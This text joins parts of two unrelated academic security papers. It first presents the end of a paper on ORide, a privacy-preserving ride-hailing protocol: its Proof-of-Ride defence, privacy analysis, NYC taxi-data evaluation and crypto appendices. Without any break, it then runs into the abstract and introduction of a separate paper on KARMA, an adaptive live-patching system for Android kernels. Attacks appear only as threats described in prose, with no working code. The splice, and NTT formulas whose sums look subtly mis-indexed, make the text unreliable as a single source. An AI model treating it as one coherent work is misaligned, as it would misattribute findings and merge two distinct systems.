If the SP is an active attacker, it might attempt to perform a man-in-the-middle (MITM) attack at Step 2 of the ride set-up protocol (Section 5.4) by replacing the public key $\boldsymbol{k}_p$. However, this can be detected because the driver can share the key she received with the rider through the secure channel. If the rider detects that this key is different from the one she originally sent to the SP, then a MITM attack must have happened. The SP might also attempt to tamper with the set-up of the secure channel (Step 7a, Fig. 2). However, this can be detected because via the proximity channel, the rider and the driver can compare with each other the inputs that they received from the SP during the set-up protocol.

As mentioned in Section 5.4, any valid rider can generate an ephemeral key to make a ride request. As the SP issues credentials for riders and drivers, it can impersonate a rider or a driver in its own system. If the SP *continuously* impersonates a rider, it could learn the drivers' locations from which it could learn the coarse-grained pick-up locations of the riders. In other words, if a rider chooses the driver who is the closest to her pick-up location, the SP would know that she is in the Voronoi cell of her selected driver [2]. Next, we present a mechanism for deterring this attack. We note that the attack is not trivial, due to the high dynamics of the system, i.e., drivers can arbitrarily go on-line and off-line anytime. The SP would not have strong incentives to perform this attack, because it would add computational and bandwidth overhead to the service, thus negatively affecting the productivity of the service itself. To deter this attack, we introduce the notion of *Proof-of-Ride* (PoR), defined and used as explained below. An illustration of the protocol with PoR is shown in Appendix A.1.

A PoR is a random number *rand* generated by the rider, signed by the driver by using the secret key associated with her $cert_D$, and then *blindly* signed by the SP by using blind-signature schemes such as [13], i.e., PoR $= Bsig_{SP}\{sig_D\{rand\}\}$. It is used to prove to the drivers that the rider is real, i.e., she did a ride in the past. When a rider makes a ride request, she has to provide in her ride request a PoR, the $cert_D$ and the random number *rand* used in the PoR. A PoR can be used only once. For the first ride, PoR $= cert_R$.

To prevent the SP from creating its own $cert_R$ and $cert_D$ in order to create its own fake PoR, the SP has to provide a public bulletin board such as certificate transparency [27]: the SP maintains and publishes a publicly auditable and append-only log of all rider and driver certificates it has issued and revoked. Whenever a driver receives a PoR, she can check whether the rider's certificate $cert_R$ (in the case of the first ride), or the driver's certificate indicated in the PoR, is in the list of certificates published by the SP. In this way, if the SP internally creates fake accounts, it can be detected by auditing authorities, similarly to the cases of companies opening fake user accounts [10]. Similarly, to prevent a rider from double-spending a PoR, and the SP from reusing a valid PoR to perform the aforementioned active attack, the SP maintains and publishes an append-only logs of PoRs that have been spent, or cancelled (due to ride cancellation).

Note that PoR could create a point of linkability, i.e., the SP is able to know that the rider is in the set of identities indicated in the fare reports deposited by a specific driver. This can be easily prevented by using anonymous-reputation and anonymous-payment systems (e.g., e-cash), as used in the PrivateRide system [39].

	Identities	Pick-up loc.	Pick-up time	Drop-off loc.	Drop-off time	Loc. trace	Fare
Current RHSs	Rider, Driver	Precise	Precise	Precise	Precise	Full	Yes
PrivateRide	Driver	Zone	Obfuscated	Zone	Obfuscated	Partial	Yes
ORide	N/A	Zone	Obfuscated	N/A	N/A	N/A	N/A

Table 2: Information observed by the SP during ride set-up procedure w.r.t. different RHS designs. Note that the zone in ORide is larger than the zone in PrivateRide without affecting the ride-matching optimality (see Section 9.4). Also note that, the payment operation in ORide reveals some information about the riders, but it cannot be used to break the anonymity of the rides (see Section 8).

8 Privacy and Security Analysis

In this section, we present an analysis of ORide to show that it effectively addresses against the privacy attacks described in Section 3.1.

The SP cannot de-anonymize a rider or driver through their anonymous logins by using their ACs. This is guaranteed due to the anonymity and unlinkability properties of the ACL anonymous credential system [9]. Additionally, the SP cannot obtain extra information from the riders' and drivers' encrypted locations and their encrypted distances; this is due to the semantic security property of the FV encryption scheme [16].

In ORide, the information observed by the SP from ORide operations can be put in two databases, as follows (see Table 2).

- Ride DB, in which each entry contains the role and expiration date of the AC, the pick-up zone and obfuscated pick-up time. The role and expiration date are coarse-grained, i.e., all ACs issued on the same day expire at the end of the day they were issued.
- Payment DB, in which each entry contains a rider's ID, a driver's ID, a fare, and the day the fare report is deposited to the SP. Note that this database does not exist if payment is done through e-cash or regular cash, as the fare and payment are done without the SP knowledge.

(A2) Large-scale inference attacks by the SP. To profile riders' and drivers' activities, the SP needs to learn the identities, the locations, and the times associated with their rides.

By using the Payment DB, the SP would know which specific rider took a ride with a specific driver on which day and what its fare was. Since RHS drivers are often licensed to operate in a city or state, knowing that a rider took a ride with a specific driver, the SP might be able to know the city where the rider took a ride, but it does not know the specific location in the city. Note that, in most cases, as the city could be inferred from the zones reported by the riders in their ride requests, this is not an additional leakage of information. In addition, knowing the home/work addresses and the fares of the rides, the SP might be able to infer if a rider went from home to work. However, note that even for frequent rides between home and work of the same rider, the fares would not be the same due to different routes and traffic conditions. Therefore, the inference of rides between home and work of a rider is error-prone. Moreover, such rides are not sensitive, compared to others, such as one-night stands, going to abortion clinics or political-party meetings. For improved anonymity, anonymous-payment methods, such as e-cash or regular cash, could be used to decouple the riders' identities from the fares, thus preventing the SP from learning about rides between home and work of the riders.

By using the Ride DB, the SP might be able to guess the identities of the riders, only if the pick-up zone has a limited number of ride activities *and* riders, e.g., a zone where only one rider lives. This case, however, is unlikely to happen in ORide, because the zones are defined in such a way that each zone has *at least* a large minimum number of ride requests per day, while balancing the bandwidth requirements for the drivers. We illustrate this in Section 9. Note that the SP would be detected if it lied about the activity densities in the zones, because these densities are public knowledge [43], and the drivers would notice if they received very few ride requests from a certain zone.

In the case where the SP knows that a rider makes ride requests from a specific zone (e.g., the zone that contains her home/work addresses) and it wants to know the pick-up times of these rides, the anonymity set of a ride is the number of rides that occurred on the same day from that zone. As this requires the SP to have precise knowledge about the pick-up zones, the anonymity-set size in this case is the *lower-bound* estimation of the anonymity set for the general case of large-scale profiling attacks by the SP. This lower bound is used in the evaluation of the anonymity set achieved by ORide, presented in Section 9.

(A3) Targeted attacks by the SP. In the case where the SP knows the precise pick-up location and time of a ride, it still cannot know the drop-off location and time of the ride, because, in ORide, the drop-off event is not reported to the SP. Knowing the fare from the Payment DB, the SP might be able to guess whether the target went home or to work, but it could not know about other destinations. However, note that similar to the aforementioned case, the inference of rides between home and work of a rider is error-prone. Also such rides are not very sensitive. Anonymous-payment methods, such as e-cash could be used to prevent these attacks.

PII- and location-harvesting attacks by outsiders. ORide relies on a similar proximity-check

mechanism as PrivateRide, hence it provides the same guarantees for harvesting-attacks against drivers' PII. However, a malicious outsider might attempt to triangulate drivers, to obtain a snapshot of the locations of all drivers in a zone: It could make three fake ride requests from different locations at the same time to obtain the distances, and cancels these requests immediately. ORide mitigates this attack by applying two measures: (1) requiring a deposit token from each rider per request, thus making the attack more financially expensive and enabling the SP to identify riders who make many requests and cancel (as discussed in Section 5.6), and (2) permuting the list of drivers' indices for each ride request (Step 2 in Section 5.4). Also, the SP can define a smaller threshold on the number of ACs each rider account can obtain per day, if the threat of such an attack is high.

9 Evaluation

In this section, we evaluate our protocols by using a real data-set of taxi rides. We first evaluate the performance of the ride-matching operation in terms of computational and bandwidth requirements for the riders and drivers. We then evaluate the effect of Euclidean distances on the optimality of ride-matching operations.

9.1 Data-Sets

Our data-set consists of over 1.1 billion taxi rides in New York from January 2009 to June 2015 [44]. We extracted data for the month of October in 2013, one of the busiest months in the data-set, which resulted in a subset of over 15 million rides. In this subset, the average duration of the rides is 13 minutes. The GPS traces of the rides are not given; however, the precise pick-up and drop-off locations and times, and pseudo-IDs of the taxi drivers associated with the rides are provided. In addition, the data-set provides mapping between latitude/longitude coordinates to NYC census tracts (CTs), neighborhood tabulation areas (NTAs) and boroughs in NYC.

We make the following assumptions. First, the drop-off location of a driver is her waiting location for new ride requests. Second, a ride-request event is a pick-up event (i.e., consisting of a pick-up location and pick-up time) in our data-set. Third, for each ride-request event, the set of drivers available for that request consists of drivers who have at least one drop-off event in the last 30 minutes since the ride-request timestamp. The 30-minute interval is chosen, because the data-set shows that 99th percentile of the time gap between the drop-off event of a driver and her next pick-up event is approximately 30 minutes.

Setting	Rider		Driver	
Algorithm	Upload (KB)	Download (KB)	Download (KB)	Upload (KB)
S1	372	761856	124	248
S2	372	186	124	248
S3	372	186	124	248

Table 3: Per-ride bandwidth requirements of ORide, with $d = 4096$, $\log_2(q) = 124$, and there are 4096 drivers available for a ride request ($n = 4096$). Compared to the naive SHE approach **S1**, optimized approaches (**S2** and **S3**) significantly reduce the bandwidth requirements for the riders

9.2 Implementation Details

Our ORide prototype features the main cryptographic operations for the ride matching in the ride set-up procedure (Section 5.4). Other cryptographic operations needed for requesting a ride, i.e., AC operations and blind signatures, and for setting up the proximity channel between the rider's app and the driver's app, can be found in the evaluation of PrivateRide [39].

To measure the cryptographic overhead of ride-matching operations, we implemented a proof-of-concept ORide in C++, by relying on the NFLlib library [30]. In our experiments, the SP, the rider, and the driver are located on the same computer, hence network delays are not considered. However, the network delay would not impose a considerable overhead, because a ride-matching operation requires only one round-trip message between the rider and the SP, and one round-trip message between the SP and each driver. Also, the amount of data exchanged between the rider and the SP, and the SP and the drivers, is small (as discussed in Section 9.4). Note that, similarly to current RHSs, the SP can implement a timeout for responses from the drivers such that the latency is reasonable for the service. Due to the dependency requirements of the NFLlib, it is not trivial to port the implementation to mobile platforms. However, to make our experiments close to the performance of smartphones, in all of our evaluations, we *did not* use SSE or AVX optimizations for Intel processors. The source code is made available at [36]. The ORide proof-of-concept implementation on smartphones is work in progress.

9.3 Per-Ride Overhead

In this section, we describe our experimental setup, and presents the bandwidth and computational overhead per ride request for a rider and a driver.

We used ORide's prototype to estimate the overhead added for ride-matching operations in three settings: **(S1)** the naive SHE approach (Section 4.2) without using re-linearizations at the SP, **(S2)** ciphertext-packing optimizations and honest-but-curious drivers (i.e., drivers

Setting	Rider			Driver		SP	
Algorithm	Gen. keys (ms)	Encrypt (ms)	Decrypt (ms)	Load key (ms)	Encrypt (ms)	Load key (ms)	Compute Dist. (ms)
S1	1.51±0.06	2.6±0.2	7823.4±573.4	0.53±0.01	2.6±0.2	0.53±0.01	113868.8±6553
S2	1.51±0.06	2.6±0.2	2.2±0.1	0.53±0.01	2.6±0.2	0.53±0.01	208.9±4
S3	1.51±0.06	2.6±0.2	2.2±0.1	0.53±0.01	2.6±0.2	0.53±0.01	745.5±24.5

Table 4: Per-ride computational overhead of ORide (without AVX/SSE optimizations), for $d = 4096$, $\log_2(q) = 124$, and there are 4096 drivers available for a request. Statistics ($avg \pm std.dev.$) were computed from 1000 experiments. Compared to the naive SHE approach (**S1**), optimized approaches (**S2** and **S3**) significantly reduces the computation time for the SP and the decryption time for the riders.

follow the protocols correctly) (Section 5.4), and **(S3)** ciphertext-packing optimizations and malicious drivers (Section 7.1).

Experimental Setup. To measure the performance of our system, we used a computer (Intel i5-4200U CPU, 2.6 GHz, 6 GB RAM) with Debian Jessie (Linux kernel 3.16). The security parameters used in our experiments are tuned to achieve an equivalent bit-security of more than 112 bits, therefore exceeding current NIST standards for 2016-2030 [5]. With this security target, and a plaintext size of 20 bits the needed polynomial dimension is $d = 4096$, with coefficients of size 124 bits (each polynomial has a size of 62 KB). These parameters guarantee both 112-bits of security and correct operations for homomorphically adding up to 4096 encrypted locations in the same ciphertext and calculating the corresponding Euclidean distances.[2] We refer the reader to Appendix A.2 for more details about the possible granularity a geographical area can have.

Assuming that a rider makes a ride request to the SP and that there are 4096 drivers available for the request ($n = 4096$), with the aforementioned security parameters, the bandwidth requirements and computational overhead per ride request, for a rider and a driver, are shown in Table 3 and Table 4, and explained below.

- *Bandwidth overhead for a rider:* In all three settings, for each ride request, a rider sends to the SP a public key and two ciphertexts for her encrypted planar coordinates. This totals 6 polynomials, a payload size of 372 KB.

  Regarding the number of distance ciphertexts a rider receives from the SP, in setting **S1**, it is equal to n, i.e., the number of responding drivers. In settings **S2** and **S3**, it is significantly reduced to $\lceil n/d \rceil$, due to ciphertext packing. A ciphertext distance, when avoiding relinearizations (see Section 5.4), consists of 3 polynomials, thus having a total size of 186 KB. Assuming 4096 drivers respond to a ride request, setting **S1** would require the SP to send 4096 distance ciphertexts (744 MB) to the rider, whereas **S2** would require only one distance ciphertext (186 KB).

- *Bandwidth overhead for a driver:* In all three settings, for each request: (1) on the downlink, the SP forwards to each driver a public key, 2 polynomials of size 124 KB, and (2) on the uplink, each driver sends back to the SP her encrypted planar coordinates, totaling 4 polynomials of size 248 KB.

- *Computational overhead:* As shown in Table 4, for both riders and drivers, in all three settings, the computational overhead introduced by key generation and encryption operations are small, i.e., 1.5 ms and 2.6 ms, respectively. Due to masking, setting **S3** introduces a small computational overhead for the SP in homomorphic squared-Euclidean-distance computation, compared to setting **S2** (745 ms vs. 208.9 ms). However, noticeably, due to ciphertext packing, settings **S2** and **S3** significantly reduce the computational cost for the SP (208.9 and 745 ms compared to 113868.8 ms required by **S1**). It also significantly reduces the decryption overhead for the rider, from 7823 ms in setting **S1** to 2.2 ms in settings **S2** and **S3**.

Note that the results for the rider and driver are optimistic, as we used a laptop instead of a smartphone (however, as stated before, CPU optimizations were not used to reduce the difference). While such comparisons are not straightforward, we can do a rough estimation of the expected performance of ORide in smartphones. For instance, comparing the performance scores of top multicore CPUs in smartphones [3] with top multicore CPUs in desktops [4], we can see that the difference is less than an order of magnitude. Assuming such difference, then we can see that the computational overheads for key generation, encryption and decryption are still acceptable in smartphones, around 15 ms, 26 ms, and 22 ms, respectively. The overhead is still acceptable even if we consider two orders of magnitude difference, as the total time to hail a ride is in the order of minutes [19].

[2]We refer the reader to Section 6 in [16] for more details on the choice of cryptographic parameters for FV. It is worth noting that we have considered pessimistic bounds in order to cope with recently published attacks that reevaluate the security of lattice-based cryptosystems [7].



Figure 3: System performance. (a) Anonymity-set size, (b) Upload speed requirement for the drivers, (c) Monthly-data plan requirement for the drivers. Our results show that ORide is scalable while providing good anonymity-set for riders.

9.4 Riders' Anonymity and Drivers' Bandwidth Requirements

In this section, we present the trade-off between the ride-anonymity set vs. bandwidth requirements for the riders and drivers, by using the real data-set presented in Section 9.1.

Due to the high demand of taxi rides in Manhattan w.r.t. lower activity in other boroughs in NYC (from our data-set, Manhattan accounts for 90% of ride requests), we define two zone settings as follows.

- Setting one (Z1): Manhattan is divided into census tracts (CTs). Each CT is one zone. The boroughs of Queens and Bronx are merged into one zone, and the boroughs of Brooklyn and Staten Island are merged into one zone.
- Setting two (Z2): Manhattan is divided into neighborhood tabulation areas (NTAs). Each NTA is one zone. Similarly to setting one, the boroughs of Queens and Bronx are merged into one zone, and the boroughs of Brooklyn and Staten Island are merged into one zone.

Estimation of the anonymity set. As explained in Section 8, the number of rides in a day from a zone is a *lower-bound* estimation of the anonymity set for a ride. Fig. 3a shows the experimental cumulative distribution function (CDF) of the lower-bound anonymity-set size. It can be observed that, for Manhattan with the zone granularity of census tracts, 81.7% of the rides have an anonymity set of size *at least* 50, and for a zone consisting of Queens and Bronx, all of the rides have an anonymity-set size of *at least* approximately 26,000.

Bandwidth requirements for riders. The bandwidth requirements for a rider, per ride request, depends on the number of available drivers. Our experiments show that for both zone settings, for all ride requests, the number of available drivers is less than 3,500. This means that with the security parameter chosen (as presented in Section 9.3) and when proposed optimized packing approaches are used, a rider needs to download only one ciphertext distance, i.e., 186 KB, which is negligible.

Bandwidth requirements for drivers. Fig. 3b shows the CDF of the upload speed required for the drivers; the upload speed is computed by multiplying the number of requests a driver receives per second with the size of the ciphertexts she has to upload per request. Note that the required downlink speed is half of the uplink speed, because the downlink payload is half the size of the uplink payload (Section 9.3). It shows that for Manhattan with the zone granularity of census tracts, the required upload speed is less than 0.5 Mbps, and for other zones, the required upload speed is less than 2 Mbps, which is provided by 3G or 3.5G networks.

Monthly-data plan required for the drivers. Fig. 3c shows the CDF of a data plan required for the drivers for two aforementioned zone settings; this is calculated by multiplying the total number of requests a driver would receive during her waiting time with the uplink- and downlink-payloads per request. The result shows that with the zone setting Z1, a driver needs *at most* 10 GB of data per month, and with the zone setting Z2, 60% of drivers need less than 25 GB of data per month. This requirement is reasonable: For example, in the U. S. , an unlimited data plan typically offers 20-26 GB of high-speed data for less than \$100 [32]. In addition, the drivers can reduce their data-plan consumption by using free WiFi networks, such as LinkNYC [28]. Also, note that the results presented also show that ORide can scale, because current RHSs (e.g., Uber) accounts for only 15% of the ride pick-up requests in NYC [43].

The requirements on bandwidth for the drivers and the anonymity-set sizes for riders enables the SP to define the zones that balance the trade-off between the two aforementioned requirements. For example, for areas that have a high density of ride activities such as Manhattan, the SP could discretize the borough into zones of CTs or NTAs, or combinations of CTs and NTAs. Note that, as shown earlier, at the granularity level of CTs (Z1), the anonymity set provided by ORide for the



Figure 4: Effect of Euclidean distance on the extra distances for the drivers (left) and on the waiting time for the riders (right) w.r.t. different zone settings. Our results show that the overhead added by ORide is reasonable.

case of a very strong adversarial SP is already large. In special cases, such as concerts and sport events, the SP can split a crowded zone into sub-zones, in order to find a balance for the aforementioned trade-off. For areas that have fewer ride activities, such as other boroughs in NYC or other cities, an entire borough or city can be a zone. For example, a zone consisting of the boroughs of Queens and Bronx would guarantee an anonymity set of at least 26,000 for a ride, while requiring the drivers to have an Internet connection of only at most 2 Mbps.

9.5 Effect on Ride Matching

To minimize the extra costs for both the drivers (e.g., gas and driving time to pickup) and the riders (e.g., waiting times at pick-up locations), ideally, the ride-matching algorithm should take into account the road networks and real-time traffic conditions. Due to the limited operations supported by SHE, ORide uses a simpler matching metric, i.e., Euclidean distances between the riders' and drivers' locations. In addition, due to the bandwidth constraints, the ORide ride-matching algorithm matches a rider to drivers in the same zone, hence suboptimality, e.g., if a rider is close to the border of a zone, the closest driver might be in one of the neighboring zones.

Fig. 4 shows the CDFs of the relative extra costs due to the suboptimality of ORide, compared to the ideal solution, w.r.t. thee different zone settings: Z1, Z2, and the entire city of New York (NYC). The experiment was done on a set of 1,000 randomly selected ride requests. For the ideal matching, we used the Google Maps Distance Matrix APIs [24] to compute the times and distances between a pick-up request and the available drivers (see assumptions in Section 9.1). To reduce the number of requests made to the Google APIs[3], from the set of available drivers, we selected 100 drivers who were closest to the pick-up location as the potential candidates for the ideal matching.

It can be observed that the median extra costs are small: when Z1 is used, in more than 45% of the cases, the driver selected by ORide and the ideal solution is the same, and, in nearly 80% of the cases, the extra driving distance is less than 0.5 km. In addition, the size of the zone has only negligible effects on the optimality of the matching algorithm: If the set of all the drivers available in NYC was used for the ORide matching algorithm, compared to the ideal solution, 78.7% of the cases would have an extra distance of less than 0.5 km, compared to 76.2 % and 76.8 % of the cases when Z1 and Z2 were used, respectively.

[3]The number of requests per day is limited.

10 Conclusion

In this paper, we have proposed ORide, a practical solution that efficiently matches riders and drivers in a privacy-preserving way while still offering key RHS features such as easy payment, reputation scores, accountability, and retrieval of lost items. ORide enables the SP to choose a balanced trade-off between anonymity sets for riders vs. bandwidth requirements for the drivers. For example, for a lower-bound anonymity-set size of 26,000 for rides from the boroughs of Queens and Bronx, drivers only need to have an Internet connection of at most 2 Mbps. The trade-off enables the SP to define the zones such that all users in the system are guaranteed large anonymity sets, even if they are in sparsely populated residential areas with sparse ride activities (by expanding the zones). We have also shown that, even in the extreme case of targeted attacks, i.e., a curious SP wants to know the destination of a rider given the time and location of a rider's pick-up event, the location privacy of the rider's destination is still guaranteed.

For part of our future work, we plan to implement a full prototype of the system on mobile platforms and to design more advanced distance estimation algorithms, instead of the Euclidean distance.

A Appendix

A.1 Covertly Active SP

Fig. 5 illustrates the changes introduced to the original ride set-up procedure (Section 5.4) to handle a *covertly active* SP. In this protocol, we introduce the notion of *Proof-of-Ride* (PoR), a token that is used to prove to the drivers that the rider is real, i.e., she did a ride in the past.

A.2 Plaintext Space

Assume a geographical area of size $s \times s$ and a plaintext space of b bits to represent the squared-Euclidean distances between points in the area. The area can be quantized into a grid with cells of size $s/2^{(b-1)/2} \times s/2^{(b-1)/2}$, with the explanation as follows. Assuming the area is discretized into a grid of $v \times v$ cells, the largest possible squared-Euclidean distance between any two points on the grid is $2 \times v^2$, and this has to be at most 2^b. Therefore, $v \leq 2^{(b-1)/2}$. In other words, each edge of size s can be discretized into v points, and the distance between any pair of two consecutive points is $s/2^{(b-1)/2}$. Therefore, the area can be represented by a grid with cells of size $s/2^{(b-1)/2} \times s/2^{(b-1)/2}$.

For example, with 20-bit plaintext space, a geographical area of size 60 km^2, such as the borough of Manhattan in NYC, would be quantized into a grid of resolution approximately 10 m $\times$ 10 m.

A.3 Cryptographic Primitives

In this section, we briefly describe the cryptographic building blocks used in ORide.

Blind signatures. A blind-signature scheme [13] is a form of digital-signature schemes in which the signer does not know the content of the message that she is signing. This is achieved by enabling the signature requester to 'blind' (i.e., randomize) the message before sending it to the signer. When the signature requester receives the signature on her blinded message, she 'unblinds' it to obtain a valid signature for the original message. The signer, when is asked to verify the signature of an unblinded message, is not able to link this message back to the blinded version she signed.

Anonymous credentials. An anonymous credential (AC) is a cryptographic token with which the credential owner can prove to another party that she satisfies certain properties without revealing her real identity. In ORide, a user is identified when she obtains ACs from the SP. However, when she wants to start an anonymous session, she reveals to the SP only the expiration date and the role specified in the AC (i.e., rider or driver), and she proves to the SP, in a zero-knowledge fashion, that she knows the private key associated with the AC. To prove her reputation to a driver, a rider reveals to the driver the reputation score specified in her AC together with the proof to show that the revealed value is trustworthy. ORide relies on the Anonymous Credentials Light (ACL) [9]. However, note that ACL is a linkable anonymous credential scheme, i.e., a user can only use a credential once to avoid her transactions from being linkable.

Number-Theoretic Transform (NTT). An NTT is the finite ring version of a Discrete Fourier Transform; an n-point NTT of a vector $\boldsymbol{x} \in \mathbb{Z}_t^n$ and its inverse operation $\mathtt{NTT}^{-1}$ have the form

$$\boldsymbol{X} = [\mathtt{NTT}(\boldsymbol{x})_k]_{k=0}^{n-1} = \left[\sum_{i=1}^{n-1} x_i \alpha^{ki}\right]_{k=0}^{n-1},$$

$$\boldsymbol{x} = \left[\mathtt{NTT}^{-1}(\boldsymbol{X})_k\right]_{k=0}^{n-1} = \left[n^{-1} \sum_{k=1}^{n-1} X_k \alpha^{-ki}\right]_{i=0}^{n-1},$$

where n^{-1} is the modulo inverse of n in $\mathbb{Z}_t$, and α is a principal n-th root of unity in $\mathbb{Z}_t$, whose existence is a necessary condition for the transform. The NTT can be implemented with fast algorithms with complexity $O(n \log n)$, especially when n is a power of 2. The NTT presents a convolution property, that relates the circular convolution ($\circledast$) of two vectors with the component-wise product ($\cdot$) of their transformed versions, such that

$$\boldsymbol{x} \circledast \boldsymbol{y} = \mathtt{NTT}^{-1}(\mathtt{NTT}(\boldsymbol{x}) \cdot \mathtt{NTT}(\boldsymbol{y})).$$

Therefore, an $O(n^2)$ operation like the convolution gets reduced to the complexity of the transforms ($O(n \log n)$) and the component-wise product ($O(n)$). For the used cryptographic application, the product operation in the polynomial ring is a nega-cyclic convolution instead of a cyclic one; this slightly changes its formulation, and it imposes the requirement of a $2n$-th root of unity in $\mathbb{Z}_t$ (we refer the reader to [38] for further details).

Abstract

Android kernel vulnerabilities pose a serious threat to user security and privacy. They allow attackers to take full control over victim devices, install malicious and unwanted apps, and maintain persistent control. Unfortunately, most Android devices are never timely updated to protect their users from kernel exploits. Recent Android malware even has built-in kernel exploits to take advantage of this large window of vulnerability. An effective solution to this problem must be adaptable to lots of (out-of-date) devices, quickly deployable, and secure from misuse. However, the fragmented Android ecosystem makes this a complex and challenging task.

To address that, we systematically studied 1,139 Android kernels and all the recent critical Android kernel vulnerabilities. We accordingly propose KARMA, an adaptive live patching system for Android kernels. KARMA features a multi-level adaptive patching model to protect kernel vulnerabilities from exploits. Specifically, patches in KARMA can be placed at multiple levels in the kernel to filter malicious inputs, and they can be automatically adapted to thousands of Android devices. In addition, KARMA's patches are written in a high-level memory-safe language, making them secure and easy to vet, and their run-time behaviors are strictly confined to prevent them from being misused. Our evaluation demonstrates that KARMA can protect most critical kernel vulnerabilities on many Android devices (520 devices in our evaluation) with only minor performance overhead (< 1%).

1 Introduction

Android is a popular mobile operating system based on the Linux kernel. The kernel, due to its high privilege, is critical to the security of the whole Android system [4]. For example, Android relies on the Linux kernel to enforce proper isolation between apps and to protect important system services (e.g., the location manager) from unauthorized access. Once the kernel is compromised, none of the apps in the system can be trusted. Many apps contain sensitive personal data, such as bank accounts, mobile payments, private messages, and social network data. Even TrustZone, widely used as the secure keystore and digital rights management in Android, is under serious threat since the compromised kernel enables the attacker to inject malicious payloads into TrustZone [42, 43]. Therefore, Android kernel vulnerabilities pose a serious threat to user privacy and security.

Tremendous efforts have been put into finding (and exploiting) Android kernel vulnerabilities by both white-hat and black-hat researchers, as evidenced by the significant increase of kernel vulnerabilities disclosed in Android Security Bulletin [3] in recent years. In addition, many kernel vulnerabilities/exploits are publicly available but never reported to Google or the vendors, let alone patched (e.g., exploits in Android rooting apps [47]). The supply of Android kernel exploits likely will continue growing. Unfortunately, *officially* patching an Android device is a long process involving multiple parties with disparate interests: Google/the vendor verifies a reported vulnerability and creates a patch for it. The patch is then thoroughly tested and released to carriers; carriers test the update again for compatibility with their networks and release it to their users as an over-the-air (OTA) update. Many updates may queue up at the carriers waiting to be tested [33]; finally, the user may or may not install the update promptly. Arguably, device vendors and carriers have little incentive to keep user devices updated and secure. They instead prefer users to buy new devices. For example, phone vendors usually move to new products and stop updating older devices within one year. Consequently, many Android phones become obsolete shortly after they get into the customers' hands. There also exist lots of small vendors that do not have necessary resources to keep their phones updated. This dire situation is faithfully reflected in the vulnerable phones in use. Table 1 lists the statistics of two infamous kernel vulnerabilities: CVE-2015-3636 ("PingPong Root") [16] and CVE-2015-1805 [15] (data collected from 30 million devices [1]). After months

[1] With user consent, we collected kernel versions and build dates from devices with the Baidu app installed and compare them to each

CVE ID	Release Date	Months	% Vulnerable Devices
CVE-2015-3636	Sep. 2015	14	30%
CVE-2015-1805	Mar. 2016	8	47%

Table 1: Devices vulnerable to two infamous root exploits as of Nov. 2016. The second column lists the dates when they are disclosed in Android Security Advisory.

since their public disclosure, there are still a significant portion of devices vulnerable to them. Hence, it is unsurprising that Android malware with years-old root exploits can still compromise many victim devices worldwide [5,17,18,21]. In light of these serious threats, there is an urgent need for *third-parties* to promptly provide patches for these out-of-date devices, without involving vendors or carriers.

Android's fragmented ecosystem poses a significant challenge to a third-party kernel patching system: there are thousands of Android vendors that have produced and keep producing tens of thousands of devices [1], and Google releases new versions of Android at a regular base. This combination creates a mess of Android devices with all kinds of hardware and software configurations. For example, Android Lollipop (Android 5.0) was released in November 2014; as of September 2016, 46.3% of Android devices still run an older version of Android with little hope of any future updates [2]. Even worse, many Android vendors, small and large ones alike [19], indefinitely "delay" releasing the kernel source code despite the fact that the kernel's license (GPL) demands it. As such, existing source-code based patching systems [22,23,25,27] can only cover a limited number of devices; a binary-based approach would work better for a *third-party* solution. However, kernel binaries in these devices could differ significantly in details. For example, they may use different build systems, different versions of the compiler, and different optimization levels. An effective solution must accommodate thousands of similar yet very different kernels, a challenging goal.

To achieve our goal, we first quantified the Android fragmentation by systematically studying and measuring 1,139 Android kernel binaries. We formulated three key observations that allowed us to effectively tackle this problem. We also analyzed all the recent critical Android kernel vulnerabilities. Armed with these insights, we propose KARMA, a multi-level adaptive patching model that can overcome the Android fragmentation issue. KARMA stands for Kernel Adaptive Repair for Many Androids [2]. It protects kernel vulnerabilities by filtering malicious inputs to prevent them from reaching the vulnerable code. KARMA's patches are written in a high-level memory-safe language. To prevent patches from being misused, KARMA strictly confines their runtime behaviors so that the kernel remains as stable and consistent as possible under attack. Adaptiveness is a key distinguishing feature of KARMA from other live patching systems. It allows KARMA to scale to many Android devices. Specifically, given a reference patch and a target kernel, KARMA automatically identifies whether the target kernel contains the same vulnerability and customizes the reference patch for the target kernel if so. Therefore, KARMA's patches are easy to vet, secure, and adaptive. Like other kernel patching systems, KARMA requires privileged access to the devices it protects. It can either be pre-installed in the device's firmware or installed afterwards [7]. The implementation of KARMA supports all major Android platforms, and we are currently working with various Android vendors to pre-install KARMA in their future devices.

The main contributions of our paper are four-fold:

- We analyzed the fragmentation issue that hinders existing kernel live patching solutions to be ubiquitously applied on Android devices, and brought the need of an adaptive Android kernel patching solution to light.
- We studied 1,139 Android kernels from popular devices and 76 critical Android kernel vulnerabilities in the last three years. Based on these insights, we propose KARMA, a multi-level adaptive patching model that can be applied to the fragmented Android ecosystem.
- We implemented KARMA with the framework and primitives enabling memory-safe adaptive live patching. The implementation can support all the current Android kernel versions (from 2.6.x to 3.18.x) and different OEM vendors.
- We comprehensively evaluated KARMA against all the recently reported critical kernel vulnerabilities. Our evaluation shows that KARMA can both adaptively and effectively handle the majority of these vulnerabilities with negligible overhead ($<1\%$).

The rest of the paper is organized as follows. We first state the problem and present the design of KARMA in Section 2. We then evaluate the applicability, adaptability, and performance overhead of KARMA in Section 3. Section 4 discusses the potential improvements to KARMA, and Section 5 compares KARMA to the closely related work. We conclude the paper in Section 6.

vulnerability's disclosure date to decide if it is potentially vulnerable.

[2]KARMA is a part of the OASES (Open Adaptive Security Extensions, `https://oases.io`) project, an initiative founded by Baidu to enable fast and scalable live patching for mobile and IoT devices.

2 System Design

In this section, we first present our key observations on the Android fragmentation problem and then describe the design of KARMA in detail.

2.1 Measuring Android Fragmentation

Designing a live kernel patching system that can scale to lots of devices is a challenging task. However, three key observations we gained from systematically measuring the Android fragmentation render this task feasible and manageable. These observations can serve as a foundation for future systems tackling this problem.

Observation A: *most kernel functions are stable across devices and Android releases.*

Android (Linux) kernel is a piece of large and mature software. Like other large software, evolution is more common and preferred than revolution – bugs are fixed and new features are gradually added. Complete rewrite of a core kernel component is few and far between. A patch for one kernel thus can probably be adapted to many other kernels. Adaptiveness is a key requirement for protecting the fragmented Android ecosystem.

To measure the stableness of Android kernels, we collected $1,139$ system images from four major vendors (Samsung/Huawei/LG/Oppo, $1,124$ images) and Google (15 images). These four vendors together command more than 40% of the Android smartphone market, and Google devices have the newest Android software. This data set is representative of the current Android market: these images come from 520 popular old and new devices, feature Android versions from 4.2 to 7.0, and cover kernels from $2.6.x$ to $3.18.x$. The statistics of these images are shown in Table 2 and 3.

